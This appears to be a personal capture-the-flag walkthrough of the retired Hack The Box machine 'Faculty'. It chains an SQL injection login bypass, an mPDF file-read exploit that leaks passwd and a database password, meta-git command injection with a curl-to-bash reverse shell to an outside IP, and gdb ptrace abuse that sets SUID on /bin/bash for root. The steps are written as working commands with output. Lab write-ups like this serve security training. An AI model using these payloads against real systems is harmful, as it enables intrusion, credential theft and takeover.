
I interecpt the original pdf download

404 Not Found

nginx/1.18.0 (Ubuntu)

```
1. I then replace it with the payload above and foward the intercept.
2. It takes me to http://faculty.htb/mpdf/tmp/OKPgmavrCFxJkLXGq2KZHAb0NM.pdf
3. It says 401 Not found.
4. However, if you click on the menu to the left and click on the attachment you will see the passwd file.
5. I had issues with FireFox. I got sent a security patch on my "about:config" settings I found it.
6. Simply filter for security and check recently modified, and that will show you any funny things done to your security settings in the browser.
7. SUCCESS
```

30. Success, fixed it. My firefox setting was broken and was forcing https.




```
1. Familiarize yourself with your Firefox settings in about:config
2. See image above.
3. I only use Firefox with foxyproxy or for hacking with Hack The Box. I do not surf with it at all.
```

RECAP of steps for data exfil and RCE using mPDF exploit

31. We got the passwd file in the buttons to the left if you replace the payload with the payload above we made in cyberchef everything should work out.

```
1. You can easily login as admin with admin' or 1=1-- -' but we just want to capture admin:admin login attempt to FUZZ with SQLi. See notes.
2. Login page = http://faculty.htb/ use "' or 1=1-- -". Then go to the admin page http://faculty.htb/admin. You will be John C. Smith. Now if you log out and login back in as admin' or 1=1-- -'. You will be administrator. But as stated earlier the goal is to use our mPDF payload so this part MAY NOT be necessary. If you can not get your burpsuite commands to execute you may want to try to log in as administrator.
3. So now that you are administrator. Log out and intercept an unvalid login as admin:admin.
4. Create payload in cyberchef. See directions above.
5. Intercept the pdf download from.
6. http://faculty.htb/admin/index.php?page=courses
7. Paste our payload in there replacing the original encoded html.
8. To the left of the pdf reader screen in firefox you should see a little green dot click there. The passwd is in the pdf as an attachment.
9. See image below
```

There are no passwords in the file but it points to another file that will most likely contain plain text passwords.

```
1. > cat admin_class.php | grep db_connect
    include 'db_connect.php';
2. Lets try to exfiltrate this file now.
3. This would be the path to this file '/var/www/scheduling/admin/db_connect.php'
4. Basically, just add db_connect.php to the path above we just did. Generate the payload in cyberchef.
5. <annotation file="/var/www/scheduling/admin/db_connect.php" content="/var/www/scheduling/admin/db_connect.php" icon="Graph"
   title="Attached File: /var/www/scheduling/admin/db_connect.php" pos-x="195" />
6.
   JTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlPSUyNTIyL3Zhci93d3cvc2NoZWRIbGluZy9hZG1pbI9kYl9jb25uZWNOLnBocCUyNTIyJTI1MjBjb250ZW50PSUyNTIyL3Zhci
   93d3cvc2NoZWRIbGluZy9hZG1pbI9kYl9jb25uZWNOLnBocCUyNTIyJTI1MjBpY29uPSUyNTIyR3JhcGlmjUyMiUyNTIwdG0bGU9JTI1MjJBdHRhY2hlZCUyNTIwRmls
   ZTo1MjUyMCM92YXlvd3d3L3NjaGVkdWxpbmcvYWRTaW4vZGJfY29ubmVjdC5waHAlMjUyMiUyNTIwcG9zLXg9JTI1MjIxOTU1MjUyMiUyNTIwLyUyNTNF
7. Intercept the pdf download as before with burpsuite and replace it with our payload and then forward it so it can render.
8. Then download the exfiltrated file as a pdf attachment.
```

35. I have issues with Firefox browser again.

```
1. SUCCESS, I was able to intercept the db_connect.php and download it as an attachment in the pdf reader using the mPDF exploit.
2. > cat db_connect.php
<?php

$conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to
mysql".mysqli_error($con));
3. I do not see anything we could use here. Lets see what Savitar says.
4. Savitar is saying that 'Co.met06aci.dly53ro.per' is a password.
5. We also exfiltrated passwd. Lets see who we can try to SSH with from the passwd file.
6. > cat passwd | grep gbyolo
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
7. gbyolo:Co.met06aci.dly53ro.per
8. Lets see if we can SSH with these creds.
```

Time Stamp 02:04:51

Got Shell as gbyolo

36. SSH shell as gbyolo.

```
1. faculty > ssh gbyolo@10.10.11.169
gbyolo@10.10.11.169's password: Co.met06aci.dly53ro.per
```

We need to pivot to user developer

37. Enumerate the box as gbyolo.

```
1. gbyolo@faculty:~$ whoami
gbyolo
2. gbyolo@faculty:~$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
3. gbyolo@faculty:~$ hostname -i
::1 127.0.1.1
gbyolo@faculty:~$ hostname -I
10.10.11.169 dead:beef::250:56ff:feb9:33f9
```

```
4. Great news we are not in a container.
5. So this escalation should be short and sweet.
6. gbyolo@faculty:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.4 LTS
Release:        20.04
Codename:       focal
7. We are on an Ubuntu Focal server just like we found on Ubuntu Launchpad.
8. I google the following file (developer) /usr/local/bin/meta-git
9. Google 'What is meta-git'
```

38. What is meta-git?

```
1. Google 'What is meta-git?'
Manage your meta repo and child git repositories.

Track your progress on all branches at once
git plugin for meta
2. Basically a more user friendlier interface than git.
```

39. More enumeration

```
1. gbyolo@faculty:~$ id
uid=1000(gbyolo) gid=1000(gbyolo) groups=1000(gbyolo)
2. gbyolo@faculty:~$ cat /etc/group | grep developer
debug:x:1001:developer
developer:x:1002:
faculty:x:1003:developer
3. gbyolo@faculty:~$ sudo -u developer /usr/local/bin/meta-git
[sudo] password for gbyolo:
4. I got prompted for the password but I should not have gotten a prompt for the password because we are part of the 'faculty'
group and 'faculty group' is part of 'developer' group. So we are in developer group through a nested group.
5. gbyolo@faculty:~$ cat /etc/group | grep faculty
faculty:x:1003:developer
```

40. Something I have not tried is searching GTF0bins for meta-git

```
1. ||Functions| No binary matches...
2. Do a search for 'git' and click 'shell'
3. https://gtfobins.github.io/gtfobins/git/#shell
4. Savitar wants to try some of the git functions in GTF0bins on the meta-git vulnerable package.
5. gbyolo@faculty:~$ sudo -u developer meta-git help config
[sudo] passwrod for gbyolo:
error: meta-git-config(1) does not exist, try --help
6. I did not think that was going to do anything.
7. gbyolo@faculty:~$ sudo -u developer meta-git branch --help config
8. FAIL
```

meta-git payload found

41. Ok that is not working lets look for meta-git vulnerabilities

```
1. Google 'meta-git vulnerabilities'
2. https://hackerone.com/reports/728040
3. There is a command that seems to be a valid payload.
4. meta-git clone 'sss||touch HACKED'
5. gbyolo@10.10.11.169 password: Co.met06aci.dly53ro.per <<< needed the password
6. Lets modify this payload command and see if we can get it to execute arbitrary commands.
7. gbyolo@faculty:~$ sudo -u developer meta-git clone 'sss||whomai'
8. FAIL, and we get this weird ERROR
9. sss||whomai: command 'git clone sss||whomai sss||whomai' exited with error: Error: spawnSync /bin/sh EACCES
(node:7740) UnhandledPromiseRejectionWarning: Error: EACCES: permission denied, chdir '/home/gbyolo/sss||whomai'
10. Basically, a permission denied
```

We get command execution. PoC confirmation

42. Lets cd into /tmp and check to see if we can write to it.

```
1. In most cases /tmp is world writable.
2. Lets try to execute the same command but in the /tmp directory.
3. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss||whomai'
```



```

4. I get the same error. Except it shows us running the command as developer!
5. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss||id'
meta git cloning into 'sss||id' at sss||id

sss||id:
fatal: repository 'sss' does not exist
id: 'sss': no such user
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
6. SUCCESS, it is stating that we have an error but it is executing our commands as "developer".
7. Next I try the whoami again and it tells me I am 'developer' and then errors out.
8. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss|| whoami'
fatal: repository 'sss' does not exist
whoami: extra operand 'sss'
Try 'whoami --help' for more information.
developer
sss|| whoami ✓
9. Now that we have confirmed 'Command Execution' aka RCE lets get a reverse shell.

```

Curl for the win and pivot

43. Proof of Concept checked off now lets pivot to developer.

```

1. sudo nc -nlvp 443
2. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss|| whoami | nc 10.10.14.7 443'
3. Netcat confirms us as developer.
4. sudo nc -nlvp 443
5. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss|| bash -c "bash -i >& /dev/tcp/10.10.14.7 443 0>&1"'
exited with error: Error: Command failed
6. meta-git does not complete the command. It errors out.

```

44. Curl is more reliable in these situations. Lets try curl.

```

1. > sudo python3 -m http.server 80
2. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss|| curl 10.10.14.7'
3. SUCCESS, it not only hits our server. It curls back a directory listing for every thing in the directory.
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="401.png">401.png</a></li>
<li><a href="50995.py">50995.py</a></li>
<li><a href="admin_class.php">admin_class.php</a></li>
45.

```

Creating a malicious index.html

45. We write up a local index.html with a PHP reverse shell script and bam we get a shell as developer using this payload we crafted with the meta-git exploit.

```

1. ~/hackthebox > find -name \*.html\* | grep -i "index"
./health/index/index.html
./health/index.html
./photobomb/index.html
./worker/dimension.worker.htb/index.html
./inject/index.html
./cascade/index.html
./opensource/source_zip/app/app/templates/index.html
2. I just copy and old one I used before.
3. > jbat ./photobomb/index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/443 0>&1
4. ~/htb/faculty > cp ../photobomb/index.html .

```

Shell as developer

46. Curl command is so basic and effective

```
gbyolo:Co.met06aci.dly53ro.per
```

```

1. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss|| curl 10.10.14.7'
2. Just curl and the ip. It would seem like a safe command in normal usage.
3. sudo python3 -m http.server 80
4. sudo nc -nlvp 443
5. FAIL

```

```

6. Normally, this always works
7. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss|| curl 10.10.14.7'
[sudo] password for gbyolo:
meta git cloning into 'sss|| curl 10.10.14.7' at sss|| curl 10.10.14.7

sss|| curl 10.10.14.7:
fatal: repository 'sss' does not exist
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/443 0>&1
curl: (6) Could not resolve host: sss
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/443 0>&1
8. Could not resolve host
9. I forgot to add the pipe then bash. |bash
10. I always forget to do a pipe then bash on the payload so the index.html with the bash inside gets interpreted byt the command.
11. gbyolo@faculty:/tmp$ sudo -u developer meta-git clone 'sss|| curl 10.10.14.7|bash'
12. SUCCESS, now we got a shell as developer.

```

SUCCESS!

47. Shell as developer. Pivot successful.

```

1. > sudo nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.11.169 60164
developer@faculty:/tmp$ whoami
whoami
developer
2. upgrade shell
3. developer@faculty:/tmp$ id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
developer@faculty:/tmp$ cd
developer@faculty:~$ cat user.txt
6caee3678f881f9b8505cc7093b8ca2c
4. Here is the flag
5. User flag owned

```

48. Enumerating for escalation to root.

```

1. developer@faculty:~$ cat sendmail.sh
#!/bin/bash
[ -s /var/mail/gbyolo ] || echo "Hi gbyolo, you can now manage git repositories belonging to the faculty group. Please check and if you have troubles just let me know!\ndeveloper@faculty.htb" | /usr/bin/mail -s "Faculty group" gbyolo@faculty.htb
2. developer@faculty:~$ cat /var/mail/gbyolo
cat: /var/mail/gbyolo: Permission denied
3. developer@faculty:~$ ls -la /var/mail/gbyolo
-rw----- 1 gbyolo mail 677 Nov 10 2020 /var/mail/gbyolo
4. gbyolo is the owner of this file 'gbyolo'
5. Notice that we are in the groups debug and faculty
6. developer@faculty:/tmp$ id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)

```

Find group enumeration Linux

- #pwn_find_Linux_groups_command
- #pwn_getcap_HTB_faculty

49. Find files that belong to the group debug

```

1. developer@faculty:~$ find / -group debug 2>/dev/null
2. SUCCESS, we find 1 file.
3. developer@faculty:~$ find / -group debug 2>/dev/null
/usr/bin/gdb
4. developer@faculty:~$ ls -la /usr/bin/gdb
-rwxr-x--- 1 root debug 8440200 Dec 8 2021 /usr/bin/gdb
5. developer@faculty:~$ getcap /usr/bin/gdb
/usr/bin/gdb = cap_sys_ptrace+ep
6. Google 'What is cap_sys_ptrace+ep?'
7. developer@faculty:~$ ps -faux | grep "^root"
8. developer@faculty:~$ ps -faux | grep "^root" | less -S
9. developer@faculty:~$ ps -faux | grep -i "dispatcher"
root          693   0.0   0.9  26896 18092 ?        Ss   04:11   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-
triggers
develop+    11034  0.0   0.0   5192   656 pts/1    S+   08:49   0:00

```

```
10. cat /usr/bin/networkd-dispatcher
11. developer@faculty:~$ gdb -p 728
12. Find the PID with the following command.
13. developer@faculty:~$ ps -faux | grep -i "dispatcher"
14. Hit Enter several times
15. (gdb) call (void)system("whoami")
[Detaching after vfork from child process 11330]
(gdb) call (void)system("whoami > /tmp/test")
[Detaching after vfork from child process 11349]
(gdb) quit
A debugging session is active.

        Inferior 1 [process 693] will be detached.

Quit anyway? (y or n) y
Detaching from program: /usr/bin/python3.8, process 693
[Inferior 1 (process 693) detached]
16. SUCCESS, the command 'gdb -p 693' created this test file inside /tmp.
17. developer@faculty:~$ cat /tmp/test
root
18. developer@faculty:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
```

PrivESC to ROOT

50. Time to privesc.


```
1. developer@faculty:~$ gdb -p 693
2. Lets assign as stickybit to /bin/bash
3. The reason is because gdb is run by root and developer also has the ability to run this file. I think do not quote me on that.
4. After you hit enter several times you will have a prompt like this "(gdb)"
5. Type the following command.
6. (gdb) call (void)system("chmod u+s /bin/bash")
[Detaching after vfork from child process 11847]
7. (gdb) quit
A debugging session is active.

        Inferior 1 [process 693] will be detached.

Quit anyway? (y or n) y
Detaching from program: /usr/bin/python3.8, process 693
[Inferior 1 (process 693) detached]
8. developer@faculty:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
9. developer@faculty:~$ bash -p
10. bash-5.0# whoami
root
11. bash-5.0# cat /root/root.txt
e1ea2ba250e88f0a28dbf51f38e96ef5
```



Faculty has been Pwned!

Congratulations  **quadamage**, best of luck in capturing flags ahead!

#3002	01 Feb 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED

